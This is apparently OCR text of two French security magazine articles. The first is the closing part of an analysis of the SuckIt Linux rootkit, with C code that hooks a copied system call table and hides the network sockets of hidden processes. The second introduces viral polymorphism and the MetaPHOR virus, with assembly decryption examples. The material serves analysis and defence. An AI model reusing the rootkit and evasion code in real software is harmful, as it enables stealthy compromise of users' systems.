La modification directe des adresses présentée précédemment reste facilement détectable par de telles mesures (cf. 4.3.1). Pour éviter ce risque, SuckIt met en place une astuce assez simple. En réalité, la mise en place du hook n'est pas réalisée sur la véritable table en mémoire, comme nous l'avons décrit dans un premier temps, mais sur une copie. Afin de ne pas embrouiller le lecteur, suivant la progression logique de l'article, seule la technique basique a été décrite. Nous allons maintenant préciser cette nuance, sachant que le mécanisme dans sa globalité reste quasi identique. Les mêmes fonctions de localisation et de lecture sont utilisées pour accéder à la table et la recopier. Sans que l'utilisation de kmem soit nécessaire, l'écrasement des adresses est réalisé dans la copie locale. La table factice est ensuite intégrée à l'image du module core, avant qu'il ne soit chargé en mémoire noyau. La table originale n'a finalement subi aucune modification. Il faut maintenant faire en sorte que le système utilise cette nouvelle table plutôt que l'originale. Lors de la localisation de la table, nous avons conservé l'adresse du saut dans la routine de traitement INT 80h (cf. 4.1.2). Il suffit finalement de *patcher* la valeur du saut avec l'adresse de la nouvelle table. La détection de cette modification requerrait la mise en place d'un contrôle d'intégrité plus complexe travaillant au niveau du code et non plus des données.

```
/* hook_syscalls()
 * @param: table des appels système originale
 * @param: copie de la table altérée
 * @param: structures contenant les nouvelles routines (cf. 4.3.1)
 * @return: le nombre de fonctions hookées
 * Génère une copie
 */
int hook_syscalls(ulong *old, ulong *new,
                  struct new_call *handlers){
   int hooked = 0;
   //Recopie de la table originale
   memcpy(new, old, SYS_COUNT * 4);
   //Travail sur la copie et non plus en mémoire au travers de kmem
   while (handlers->nr) {
          if ((ulong) handlers->handler)
                 new[handlers->nr] = (ulong) handlers->handler;
          handlers->old_handler = old[handlers->nr];
          handlers++;
          hooked++;
   }
return hooked;
}

//Récupération de l'adresse de la table des appels système
//et localisation du saut dans la routine (cf. 4.1.2)
sct = get_sct(&dispatch);
//Lecture de la table
rkm(kmem, sct, old_call_table, sizeof(old_call_table));
//Mise en place du hook dans une copie de la table des appels
//La nouvelle table est intégré à l'image du module img pour être
//chargé dans le noyau en même temps que lui
new_call_table = (ulong*)((ulong)img->sys_call_table + (ulong)img);
hooked = hook_syscalls(old_call_table, new_call_table, handlers);
//Patch de l'adresse de saut dans la routine de traitement INT 80h
wkm1(kmem, dispatch, (ulong)(img->new_call_table));
```

4.4.2 Surveillance de l'activité réseau

La communication entre l'attaquant et la machine est sans doute l'un des signes les plus visibles de la compromission. Il est donc important de dissimuler au maximum cette activité réseau. Si le processus de backdoor est déjà dissimulé par le rootkit, il est important que les sockets qu'il utilise le soient aussi. Dans le cas contraire, un simple appel à netstat permettrait de déceler une activité anormale. De manière générale, SuckIt dissimule toutes les sockets ouvertes par des processus cachés. Pour chaque processus, le répertoire /proc/[pid]/fd liste les fichiers ouverts par celui-ci ; il contient donc, entre autres, les fichiers associés aux sockets. Afin d'établir une table référençant les sockets à dissimuler, le rootkit définit une première fonction explorant ce répertoire pour les différentes entrées de la table des processus cachés. À chaque fichier socket rencontré, une nouvelle entrée est ajoutée dans la table. Les numéros de socket ainsi répertoriés devront donc être filtrés à l'aide d'une seconde fonction de manière très similaire à celle utilisée pour dissimuler les processus. Lorsqu'une application ou un utilisateur souhaitera obtenir la liste des sockets ouvertes sur le système, il devra procéder à la lecture des fichiers /proc/net/tcp, udp et raw. Cette fonction de filtre peut donc être déployée dans une version hookée de l'appel système read, détectant toute tentative de lecture de ces trois fichiers spécifiques. Le code de ces deux fonctions est détaillé par la suite. En revanche, il est important de noter que cette mesure ne modifie pas l'activité réseau perçue par une sonde externe surveillant les paquets transitant ou la distribution statistique de l'activité réseau. Ces techniques de détection requièrent des mesures plus avancées comme le chiffrement des paquets ou la simulation statistique d'une activité normale.

```
/* create_net_tab()
 * @param: la table des sockets à dissimuler retournée
 * @param: la taille maximale de la table
 * @param: une structure dirent de travail déjà alloué
 * @param: un buffer de travail déjà alloué
 * @return: le nombre de socket référencées par des processus cachés
 * Créé une table des sockets à dissimuler contenant la liste des
 * sockets appartenant à des processus cachés.
 */
int create_net_tab(int *tab, int max, struct dirent *de, char *buf){
    int i, fd, cnt = 0;

    //Parcours de la table des pid gérée par le rootkit
    for (i = 0; i < MAX_PID; i++) {
          //Si le procesus est dissimulé
          if (pid_tab[i].pid && pid_tab[i].hidden){
                //Ouverture du répertoire /proc/[pid]/fd
                char   *zptr;
                zptr = buf + sprintf(buf, "/proc/%d/fd", pid_tab[i].pid);
                fd = old_open(buf, O_RDONLY, 0);
                *zptr++ = '/';
                //Analyse des fichiers du répertoire un par un
                while(old_readdir(fd, de, sizeof(struct dirent)) == 1){
                      //Lecture de la valeur référencée par le lien
                      strcpy(zptr, de->d_name);
                if (old_readlink(buf, &buf[64], 64) > 0){
```

```
            //Dans le acs d'une socket
                    if (!strncmp(&buf[64], "socket:[", 8)){
            //Ajout à la table
                    tab[cnt++] = my_atoi(&buf[64]);
                      if (cnt >= max){
                              close(fd);
                              return cnt;
                       }
                    }
                }
            }
            old_close(fd);
        }
    }
    return cnt;
}

/* strip_net()
 * @param: le contenu du fichier /proc/net/[tcp/udp/raw] en entrée
 * @param: une version modifiée du contenu sans les références aux
sockets
 * @param: la taille du fichier source
 * @param: la table des sockets à dissimuler
 * @param: la taille de la table des sockets
 * @return: la taille de la version modifiée
 * @warning: ne fonctionne que sur les fichiers cités
 * Prend le contenu du fichier et supprime toutes les occurences des
 * sockets. Cette fonction est typiqquement utilisée dans des versions
 * malveillantes de l'appel système read.
 */
Int strip_net(char *src, char *dest, int size, int *net_tab, int ncount){
        char    *ptr = src;
        char    *bline = src;
        int     temp, i, ret = 0;

rnext:
   //Si le pointeur de lecture est supérieur au pointeur sur la source
   if((ptr - bline) > 0) {
          //Copie de l'entrée venant d'être lue
           memcpy(dest, bline, ptr - bline);
           dest += ptr - bline;
           ret += ptr - bline;
    }
    //On positionne le pointeur de source sur l'entrée suivante
    bline = ptr;

    //Parse les neufs premiers champs de l'entrée(non détaillé)
          ...
    //Transforme en entier le champ suivant (numéro de socket)
    temp = my_atoi(ptr);
    //Parse le reste de l'entrée jusqu'à un saut de ligne (non détaillé)
          ...
    //Teste si la socket appartient à la table des sockets à dissimuler
    if(invisible_socket(temp, net_tab, ncount))
        //On ignore l'entrée et on se repositionne sur la suivante
        bline = ptr;

    if(ptr >= (src + size)) goto rlast;
     goto rnext;
rlast:
    if((ptr - bline) > 0){
      memcpy(dest, bline, ptr - bline);
      ret += ptr - bline;
    }
    return ret;
}
```

Conclusion

Même si certaines techniques ont pu évoluer depuis la création de SuckIt, les principes fondamentaux de la conception d'un rootkit restent les mêmes. Au travers de cet exemple, les principaux concepts ont pu être introduits, même si d'autres techniques d'injection en espace noyau, de communication ou même de furtivité existent **[Chap. 7 – 03]**. A priori, vous avez maintenant à votre disposition les fondamentaux nécessaires à la compréhension du fonctionnement d'autres techniques que nous n'avons pu aborder ici. Au-delà de cette analyse, il est surtout important de comprendre que la menace est bien réelle et que l'installation d'outils de protection appropriés est indispensable (chkrootkit, rootkithunter...).

RÉFÉRENCES

▷ **[01]** FILIOL (E.), *Techniques Virales Avancées*, Éditions Springer, collection IRIS, ISBN : 2-287-33887-8 – 2007.

▷ **[02]** ZUO (Z.) ET ZHOU (M.), « *Some Further Theoretical Results about Computer Viruses* », *The Computer Journal*, Vol. 47, N° 6, 2004.

▷ **[03]** FILIOL (E.), « *Formal Model Proposal for (Malware) Program Stealth* », *Virus Bulletin Conference*, 2007.

▷ **[04]** LACOMBE (E.), RAYNAL (F.) et NICOMETTE (V.), « De l'invisibilité des rootkits : application sous Linux », *Actes du Xème Symposium sur la Sécurité des Technologies de l'Information et de la Communication (SSTIC)*, 2007.

▷ **[05]** HEASMAN (J.), « *Firmware Rootkits and the Threat to the Enterprise* », *Black Hat*, DC 2007.

▷ **[06]** HOGLUND (G.) et BUTLER (J.), *Rootkits, Subverting the Windows kernel*, Addison-Wesley Professional, ISBN : 0-321-29431-9, 2006.

▷ **[07]** Tripwire Products : http://www.tripwire.com/products/enterprise/ost/.

▷ **[08]** KING (S. T.), CHEN (P. M.), WANG (Y-M.), VERBOWSKI (C.), WANG (H. J.) et LORCH (J. R.), « *SubVirt: Implementing Malware with Virtual Machines* », *Proceedings of the 2006 IEEE Symposium on Security and Privacy (S&P'06)*, p. 314-327, 2006.

▷ **[09]** CORBET (J.), RUBINI (A.) et KROAH-HARTMAN (G.), *Linux Device Drivers*, 3ème édition, Éditions O'Reilly Media, ISBN : 0-596-00590-3, 2006.

▷ **[10]** Linux Kernel 2.6.20 API: http://www.gnugeneration.com/mirrors/kernel-api/book1.html.

▷ **[11]** Page de téléchargement/package Modutil : http://www.kernel.org/pub/linux/utils/kernel/modutils/.

▷ **[12]** Sd et Devik, « *Linux on-the-fly Kernel Patching without LKM* », *Phrack* 58, Article 0x07, 2001.

▷ **[13]** Truff, « *Infecting Loadable Kernel Modules* », *Phrack* 61, Article 0x0A, 2003.

▷ **[14]** Jbtzhm, « *Static Kernel Patching* », *Phrack* 60, Article 0x08, 2002.

Grégoire Jacob

École supérieure et d'Application des Transmissions,
Laboratoire de virologie et de cryptologie,
gregoire.jacob@gmail.com

Polymorphisme viral sous Linux

Quand les premières protections antivirales apparurent, dans les années 1980, pour répondre à la menace virale naissante, elles se résumaient à un scan binaire des programmes à la recherche de signatures de virus connus. Qu'à cela ne tienne, les créateurs de virus ont adapté leur code afin qu'il change de forme à chaque réplication : dès 1988, un premier virus se protégeait par du chiffrement, suivi en 1990 des premiers virus polymorphes qui pouvaient muter à la fois leur code et leur fonction de déchiffrement. Leurs capacités d'évasion à la détection des antivirus existants leur assurèrent une « popularité » immédiate. Néanmoins, les antivirus s'y sont vite adaptés, en laissant les virus se déchiffrer, puis en analysant le code déchiffré à la recherche de signatures. Cela a conduit, dès 1997, à l'élaboration des premiers virus métamorphes, qui mutaient leur code sous sa forme déchiffrée.

Si ces virus ciblaient les systèmes de l'époque et notamment les systèmes DOS, la naissance de Linux et sa rapide adoption ont attiré l'attention des groupes de hackers dès 1996. Il a malgré tout fallu attendre 2002 pour voir apparaître le premier virus polymorphe – et métamorphe par la même occasion – infectant les plateformes Linux. Ainsi, bien que Windows soit, à l'heure actuelle, toujours la cible privilégiée des créateurs de vers et de virus, Linux n'y est pas moins sensible, en dépit de sa politique de sécurité qui limite nettement l'ampleur des infections **[Bla01]**. Les techniques de polymorphisme notamment sont aussi puissantes sous Linux que sous Windows ou d'autres systèmes.

C'est donc l'objet de cet article, où nous allons étudier le polymorphisme sous toutes ses formes, et notamment la plus évoluée : le métamorphisme. Pour cela, le virus métamorphe MetaPHOR, datant de 2002, sera plus particulièrement étudié. Enfin, bien que cet article soit consacré au polymorphisme viral sous Linux, les techniques qui y seront décrites ne sont pas spécifiques à ce système et s'appuieront donc souvent sur des exemples provenant d'autres environnements. Pour plus de détails, on pourra se reporter aux livres d'Éric Filiol **[Fil03, Fil07]**, tandis que le site VX Heavens regorge également de ressources.

1 Polymorphisme – Les débuts

Cette partie décrit rapidement l'évolution des virus vers un polymorphisme simple puis vers le métamorphisme, ainsi que les techniques utilisées pour y parvenir. On se réfèrera à **[Fil03, Fil07, Szo05, Ay06]** pour une étude plus exhaustive et plus détaillée.

1.1 Premiers virus

La première épidémie virale a éclaté en 1981, avec le virus Elk Cloner, suivi par Brain en 1986, premier virus à inclure une technique de furtivité, puis de nombreux autres à partir de cette année. Les techniques communément utilisées consistaient alors à ajouter le code viral à la fin du fichier exécutable, modifier le point d'entrée pour pointer vers le virus et laisser le virus se répandre (fig. 1). Aussi, une méthode tout aussi simple de protection était l'analyse de forme où chaque virus était identifié par une signature propre : une telle signature est une suite d'octets, pas nécessairement consécutifs, et dont la détection dans un programme permet d'identifier, de manière aussi indéniable que possible, l'infection par un virus. En plus d'être peu gourmande en complexité, cette méthode présentait l'avantage d'un faible taux de fausses alarmes.




Figure 1 : Infection par un virus classique

À l'époque, dès 1984, F. Cohen s'était le premier intéressé à l'étude théorique des virus, les baptisant et les définissant comme des programmes capables d'infecter d'autres programmes avec une copie, éventuellement évoluée – d'eux-mêmes. Ainsi, cette définition laissait déjà présager de l'existence de virus changeant de forme au cours de leur réplication et, effectivement, ils ne tardèrent pas à faire leur apparition. Cohen montrait également que le problème de la détection de virus était indécidable, autrement dit, qu'aucun algorithme ne pourrait déterminer de manière certaine si un programme donné est un virus ou pas **[Coh84]**.

1.2 Virus polymorphes

1988 vit donc l'apparition du premier virus chiffrant son code, le virus Cascade[1]. Malgré tout, la méthode de déchiffrement qu'il utilisait restait fixe d'une réplication à une autre et il n'était donc pas un virus polymorphe en tant que tel. C'est en 1990 que la première famille de virus polymorphes apparut : les virus Chameleon (ou V2P), développés par Mark Washburn, étaient basés sur les virus Cascade et Vienna et mutaient le code de leur fonction de déchiffrement (fig. 2). Le choc causé par l'arrivée de ces virus ébranla la communauté antivirale, les techniques de détection par signature fixe devenant obsolètes.




Figure 2 : Infection par un virus polymorphe

La même année vit se répandre le fameux virus Whale, qui intégrait des techniques de polymorphisme, de furtivité et de blindage et mutait notamment le code de sa fonction de mutation par des techniques d'obfuscation (code mort, répétition de tests, code redondant...). Apparurent alors des *boards*, où étaient échangés les virus, et des magazines électroniques comme Phrack et 40Hex, où étaient mises au point et partagées de nouvelles techniques virales. Puis, vint l'année 1992 où apparurent les premiers moteurs polymorphes, comme MtE, TPE, NED et DAME[2], qu'il suffisait simplement de lier à son virus pour en obtenir une version polymorphe, suivis juste après des premiers outils de création de virus, comme VCL, PS-MPC et G2[3], dont certains intégraient des fonctions de polymorphisme. Cela signa le début de la création massive – en milliers – de virus, simples ou polymorphes.

Du côté des antivirus, la réponse vint en 1992, quand Eugène Kaspersky mit au point une technique utilisée par la majorité des antivirus actuels, à savoir la détection par émulation de code. Puisque l'on ne pouvait plus compter sur la version statique du code pour détecter un virus, le code était exécuté en environnement contrôlé (émulé) sur un certain nombre d'instructions, et périodiquement la mémoire affectée était analysée à la recherche du code (partiel) déchiffré. En effet, et c'est là-dessus que repose le principe du métamorphisme, les codes polymorphes avaient tous en commun le point faible de se déchiffrer en mémoire en une forme invariante et donc détectable. Néanmoins, cette technique de détection présente l'inconvénient d'être très consommatrice en temps-processeur.

Plusieurs techniques, dites « d'anti-émulation », ont été développées en conséquence par les créateurs de virus afin d'enrayer ce type de détection :

- ▷ utilisation d'instructions rares qu'un émulateur pourrait ne pas interpréter ou d'astuces similaires empêchant le virus de se déchiffrer correctement ou trahissant la présence d'un émulateur ;
- ▷ insertion de code mort bouclant suffisamment longtemps pour que l'émulateur finisse par renoncer, jouant sur le coût en processeur de l'émulation (cas du virus Bistro par exemple) ;
- ▷ annulation aléatoire du déchiffrement, le virus pouvant décider de n'infecter des fichiers qu'une fois sur deux ;
- ▷ techniques d'obscurcissement du point d'entrée (EPO, *Entry Point Obscuring*), qui consistaient à ne plus exécuter le corps du virus dès le lancement de l'exécutable, mais pendant son déroulement, voire à la fin ;
- ▷ utilisation de plusieurs couches de chiffrement ;
- ▷ déchiffrement et exécution du code par morceaux, certains virus ne déchiffrant et n'exécutant qu'une instruction à la fois (comme le virus Dark Paranoid, datant de 2004) ;
- ▷ techniques de métamorphisme, transformant le code déchiffré.

Ces techniques sont très détaillées dans la littérature **[Fil03, Fil07, Ay06]** : quelques-unes de ces techniques sont utilisées par MetaPHOR et nous reviendrons donc dessus en deuxième partie.

Enfin, il faut citer le résultat récent de Spinellis **[Spi03]**, qui établit la complexité générale de la détection de tels virus. Il montre que le problème de la détection de virus polymorphes, de taille bornée, est NP-complet, en le ramenant au problème connu de « satisfaisabilité » (SAT).

1.3 Virus métamorphes

Les virus métamorphes sont, en quelque sorte, des virus polymorphes avancés : à chaque réplication, le code exécuté mute complètement, tout en restant fonctionnellement équivalent. Ainsi, le chiffrement n'est plus nécessaire en soi et, lorsqu'il y a chiffrement, la routine de chiffrement comme le code déchiffré du virus est différent pour chaque nouvelle génération. La figure 3 présente un exemple basique d'infection par un virus métamorphe, lors sa i^{eme} mutation : dans la pratique, le code est souvent chiffré, et la routine de déchiffrement parfois parsemée au sein du code du fichier hôte (virus ZMist par exemple).




Figure 3 : Infection par un virus métamorphe de la génération *i*

1 Son nom provient de sa charge finale qui consistait à afficher un message avec des lettres qui descendaient le long de l'écran.

2 *Mutation Engine* (MtE) de Dark Avenger, *TridenT Polymorphic Engine* (TPE), *NuKE Encryption Device* (NED) et *Dark Angel's Multiple Encryptor* (DAME).

3 *Virus Construction Lab* (VCL), *Phalcon/Skism Mass-Produced Code Generator* (PS-MPC) et *Phalcon/Skism's G2 Virus Generator* (G2).

Les premières techniques métamorphes ont fait leur apparition en 1997 avec le Tiny Mutation Compiler (TMC), par Ender. Ce virus embarquait un compilateur et ses sources sous forme de pseudo-code chiffré. À l'exécution, le virus déchiffrait et recompilait son pseudo-code en insérant du code mort, en même temps qu'il mélangeait son code et ses données.

La même année, Z0mbie développait son *Z0mbie's Code Mutation Engine* (ZCME), qui n'utilisait aucune technique de chiffrement, mais, lors de l'infection, allouait un buffer de 16 K où il recopiait aléatoirement ses instructions, reliées entre elles par des `JMP`, le reste étant rempli avec du code mort.

En 1998, Vecna implémente Miss Lexotan, qui se désassemblait, ajoutait du code mort et modifiait la forme des instructions, notamment de manière calculatoire (voir ci-dessous). Pour créer du code mort, il intégrait en particulier dans son code source des méta-instructions `XOR ebp, imm`, sans action, mais qui définissaient quels étaient les registres à ne pas modifier. Un peu plus tard, il implémentait également Regswap, qui, comme son nom l'indique, mélangeait entre eux les registres. Voici par exemple un extrait de Lexotan :

```
xor  bp, __fill + __ax + __bx + __flag   ; indique que les registres ax, bx et
add  ax, bx                              ; les FLAGS sont utilisés par le code
xor  bp, __fill + __ax + __flag
add  ax, 10h
push ax
mov  ax, 0
```

Après transformation, ce code peut ressembler, sans les sauts, à :

```
xor  bp, __fill + __ax + __bx + __flag
mov  dx, bx
xor  cx, cx                              ;
push cx                                  ; code mort
add  ax, dx
pop  cx                                  ;
xor  bp, __fill + __ax + __flag
mov  bx, 34h
push bx
mov  bx, ffCCh
pop  ax
add  ax, bx
xor  bx, bx
push ax
mov  bx, 10h
sub  ax, ax
```

En 2000, les virus BadBoy, ZMorph, Evol, ZPerm, Bistro et ZMist entrent également dans le palmarès des virus métamorphes, avec des techniques plus ou moins complexes. En particulier, ZPerm introduit le *Real Permutation Engine* (RPME), qui peut être lié à d'autres virus, et permet de permuter aléatoirement, avec insertion de code mort et liaison par des `JMP`, le code du virus.

ZMist, par Z0mbie, est notamment l'un des virus métamorphes les plus aboutis (et les plus stables) de sa génération. Il utilise les techniques suivantes :

▷ *Entry Point Obscuring* (EPO).

▷ Métamorphisme :

▷▷ Chiffrement (aléatoirement), à deux clefs.

▷▷ Intégration de code : il est le premier virus à utiliser cette méthode qui consiste à parsemer le code du décrypteur directement au sein du code hôte, ce qui rend le virus très difficilement détectable et difficile à désinfecter. Le moteur Mistfall est utilisé pour cette technique.

▷▷ Permutations (il utilise le moteur RPME de ZPerm).

▷▷ Code mort, généré par l'*Executable Trash Generator* (ETG).

▷▷ Modification syntaxique des instructions.

Il est analysé, en même temps que plusieurs autres virus polymorphes et métamorphes, dans **[Szo05]**.

Enfin, 2002 voit apparaître MetaPHOR, de Mental Driller, certainement le virus métamorphe le plus abouti à ce jour. Il est conçu pour infecter à la fois les fichiers Elf (sous Linux) et PE (sous Windows), sur le système de fichier local et sur les partitions montées (sous Linux) ou les dossiers partagés (sous Windows).

Notons également le développement récent des virus de type Java et MSIL (c'est-à-dire infectant des *assemblies .NET*), qui peuvent fonctionner sous Windows ou sous les plateformes Linux (avec Mono, pour .NET). Bien qu'aucun virus Java ou MSIL à ce jour n'ait inclus de techniques avancées de polymorphisme, l'infection d'assemblies .NET est simplifiée par la présence de bibliothèques d'assemblage (espace de noms `System.Reflection.Emit`) et, pour les deux technologies, par la présence de bibliothèques de cryptographie de haut niveau.

L'évolution rapide des techniques virales vers des techniques d'abord polymorphes, puis métamorphes, a motivé la mise au point de nouvelles techniques de détection, basées sur l'émulation et sur l'analyse comportementale permettant d'identifier des comportements suspects. Mais, dans le même temps, elles ont mis au jour deux limitations inhérentes à la défense antivirale et profitant aux créateurs de virus. Tout d'abord, l'efficacité de ces méthodes repose sur une complexité souvent rédhibitoire quand elles doivent être itérées sur un grand nombre de fichiers : la défense ne peut se permettre de monopoliser les ressources du système qu'elle protège, tandis que l'attaque n'a – a priori – pas de limites et peut s'effectuer sur autant de temps qu'elle le souhaite. D'autre part, un délai de quelques heures ou d'un jour est suffisant à un virus bien conçu pour se répandre à très grande échelle, d'où l'intérêt pour les créateurs de virus de compliquer autant que possible l'analyse de leurs virus. Bien que ces faiblesses, conjuguées avec des techniques avancées de métamorphisme, ne soient pas encore mises en œuvre dans beaucoup de virus (ou bien les virus en question sont souvent bogués et facilement détectés), elles définissent un nouvel âge de la détection virale, pour lequel les méthodes actuelles seront tout à fait obsolètes.

2 Étude d'un virus métamorphe : MetaPHOR

Le premier virus infectant les fichiers Elf sous Linux apparut en 1996. Staog avait été développé, comme preuve de concept, par le *VLAD Hacking Group*. Il n'intégrait aucune technique avancée, tout comme Bliss, second du genre qui apparut en 1997. L'année 2000 vit ensuite le nombre de virus sous Linux passer de 6 à 43, puis vint Winux, premier virus cross-plateformes, créé par Benny (du groupe 29A), qui contenait deux méthodes d'infection distinctes (au contraire de MetaPHOR) selon qu'il infectait des fichiers PE ou des fichiers Elf.

MetaPHOR[4] a été développé en 2002 par The Mental Driller et fut donc le premier virus polymorphe, et métamorphe, à cibler les plateformes Linux – et Windows par la même occasion. Il a été publié dans 29A **[MD02]** et ses sources sont accessibles sur VX Heavens **[MDa]**. Les techniques de métamorphisme qu'il utilise sont très avancées et combinent la plupart des techniques utilisées par ses prédécesseurs. Elles sont conjuguées à des techniques heuristiques et anti-émulations.

2.1 Aperçu des techniques utilisées par MetaPHOR

Les principales techniques de polymorphisme mises en œuvre dans MetaPHOR sont les suivantes :

- ▷ chiffrement XOR/SUB/ADD, avec clef aléatoire, ou pas de chiffrement ;
- ▷ méthode de branchement – *Branching* technique ;
- ▷ déchiffrement dans un ordre pseudo-aléatoire – technique PRIDE ;
- ▷ techniques de métamorphisme :
- ▷▷ insertion de code mort ;
- ▷▷ modification des instructions ;
- ▷▷ modification aléatoire des registres/permutation des registres ;
- ▷▷ permutation de code.

Mutation du profil d'accès à la mémoire.

2.2 Le polymorphisme dans MetaPHOR

2.2.1 Techniques de chiffrement

Décrivons tout d'abord les différentes techniques mises en œuvre dans les virus (se reporter à **[Mid99]** pour plus de détails et des exemples).

Chiffrement basique

Les plus simples et les plus courantes utilisent simplement un chiffrement de type `XOR` (comme dans l'exemple), `ADD` ou `SUB`, avec une clef générée aléatoirement à chaque réplication et stockée dans les données du virus ou directement dans la méthode de déchiffrement. Le code suivant est un exemple basique d'un tel chiffrement :

```
  mov  esi, offset enc_code_start           ; début du code chiffré
  mov  edi, esi                             ; début du code déchiffré
  mov  ecx, (offset enc_code_end - offset enc_code_start) / 4  ; taille en dwords
  mov  ebx, 6B3C728Ah                       ; clef de chiffrement
start:
  lodsd                                     ; charger un dword dans eax
  xor  eax, ebx                             ; le déchiffrer
  stosd                                     ; le sauvegarder
  loop start
end:
  jmp  enc_code_start
```

Chiffrement à clef coulissante

(*Sliding key encryption*) L'inconvénient de la technique précédente est que, une fois la clef fixée, chaque caractère est chiffré de manière unique. Cette technique met donc à jour la clef au fur et à mesure du chiffrement, soit de manière fixe, soit par exemple avec le dernier caractère chiffré. On peut par exemple imaginer de modifier le code précédent par :

4 MetaPHOR est également connu sous les noms de Simile et Etap.

```
  ...
  xor  eax, ebx
  add  ebx, eax
  ...
```

Chiffrement à flot

Cette méthode utilise une clef pour générer une suite pseudo-aléatoire de bits de même taille que les données à chiffrer. La génération de cette suite pseudo-aléatoire peut, par exemple, utiliser un ou plusieurs registres à décalage à rétroaction linéaire (LFSR, cf. la section 2.4.1). Certaines implémentations basiques utilisent une clef de taille quelconque qui est simplement dupliquée autant de fois que nécessaire. Le code précédent est aisément adapté à cette méthode, dans le cas où l'on utilise un seul registre (`lfsr_init` définit la valeur initiale du registre, et `lfsr_next` effectue un décalage du registre de 32 bits, créant une nouvelle clef) :

```
  ...
  mov  ebx, 6B3C728Ah
  call lfsr_init            ; initialiser le registre avec la clef
start:
  lodsd
  call lfsr_next            ; ebx := 4 nv octets de la suite chiffrante
  xor eax, ebx
  ...
```

Chiffrement par permutation

Les données subissent une simple permutation. La permutation peut avoir lieu à l'échelle des données, à l'échelle de groupes d'octets (de taille fixe ou variable), ou encore à l'échelle de chaque octet (à l'aide de l'instruction `ROR` par exemple).

Chiffrement multiple

Plusieurs techniques de chiffrement sont appliquées séquentiellement.

Chiffrement à clef aléatoire

(*Random Key Algorithm*) Les données sont chiffrées avec une clef aléatoire qui n'est pas mémorisée. À l'exécution, la clef (et la technique de chiffrement) ne peuvent être retrouvées que par attaque par force brute. Cette technique permet de défaire toute analyse par émulation de code. La taille de l'espace des clefs permet

de contrôler le temps de déchiffrement. Cette méthode a été introduite par DarkMan en 1999 dans son *Random Decoding Algorithm Engine* (RDAE), qui implémentait plusieurs méthodes de chiffrement sans sauvegarder la clef : seul le CRC32 du code était sauvegardé. Ces techniques sont étudiées dans **[BF07, Kha07]**.

Chiffrement dépendant du code

La clef utilisée pour chiffrer les données est le code lui-même ou une combinaison du code et d'une clef aléatoire. Cette méthode est surtout utilisée pour s'assurer que le code n'a pas été modifié – lors d'une analyse antivirale (où le code pourrait par exemple être patché pour désactiver certaines techniques anti-déboguage).

Lors du déchiffrement, le virus doit avoir accès à la (ou aux) clef(s) de déchiffrement. En général, cette clef est stockée soit directement dans le code de la procédure de déchiffrement, soit dans les données du virus, soit liée à l'hôte (par exemple, elle peut correspondre au nom du fichier hôte). Le cas de RDA est particulier, puisqu'il ne mémorise pas la clef et la récupère par force brute. Mais d'autres scénarios existent où la clef n'est pas stockée dans le code, mais est inférée à partir de l'environnement. Ce procédé s'appelle la génération de clef environnementale **[RS98]**. Voici quelques exemples :

- La clef est forgée à partir de l'environnement. Par exemple, c'est le numéro de série du disque dur, combiné avec une valeur aléatoire stockée dans le code, etc.
- La clef dépend de facteurs d'activation. Par exemple, elle dépend de la date du jour et ne sera correcte qu'à certains moments. Par conséquent, le virus lui-même sera inactif en dehors des dates valides.
- La clef est stockée sur un serveur web, un serveur de news, etc.

La mise en œuvre la plus avancée de cette technique est le virus preuve de concept `Bradley` **[Fil04]**. Il intègre différentes couches de chiffrement, dont les clefs associées sont générées à partir de l'environnement. L'intérêt de tels virus pour leurs auteurs est qu'ils peuvent restreindre l'activité de leur virus autant géographiquement que temporellement. É. Filiol montre de plus dans **[Fil04]** que si la clef est inconnue lors de l'analyse, la complexité de la cryptanalyse est exponentielle.

MetaPHOR, pour sa part, chiffre son code avec probabilité initiale de 15/16 et, lorsque c'est le cas, il utilise une méthode de chiffrement (avec clef aléatoire) de type `XOR`, `ADD` ou `SUB`.

La routine de déchiffrement de MetaPHOR est par contre nettement plus intéressante. Elle utilise des techniques que The Mental Driller avait déjà mises en œuvre dans le moteur Tuareg (*Tameless Unpredictable Anarchic Relentless Encryption Generator*) et qu'il décrit dans une autre parution de 29A **[MD00, MDb]**. Ce moteur intégrait notamment deux nouvelles techniques, d'abord à des fins d'anti-émulation, mais qui participaient également largement à la mutation de la routine de déchiffrement. Ces deux techniques, la technique de branchement et la technique PRIDE, sont reproduites dans MetaPHOR. Finalement, une technique EPO est utilisée pour donner le contrôle à la routine de déchiffrement ainsi créée : MetaPHOR modifie tous les appels à la fonction `exit` par un appel à cette routine. Ainsi, le virus ne prend le contrôle qu'à l'issue de l'exécution du programme, ce qui le rend moins perceptible à l'utilisateur et moins vulnérable à la détection par émulation.

2.2.2 Méthode de branchement

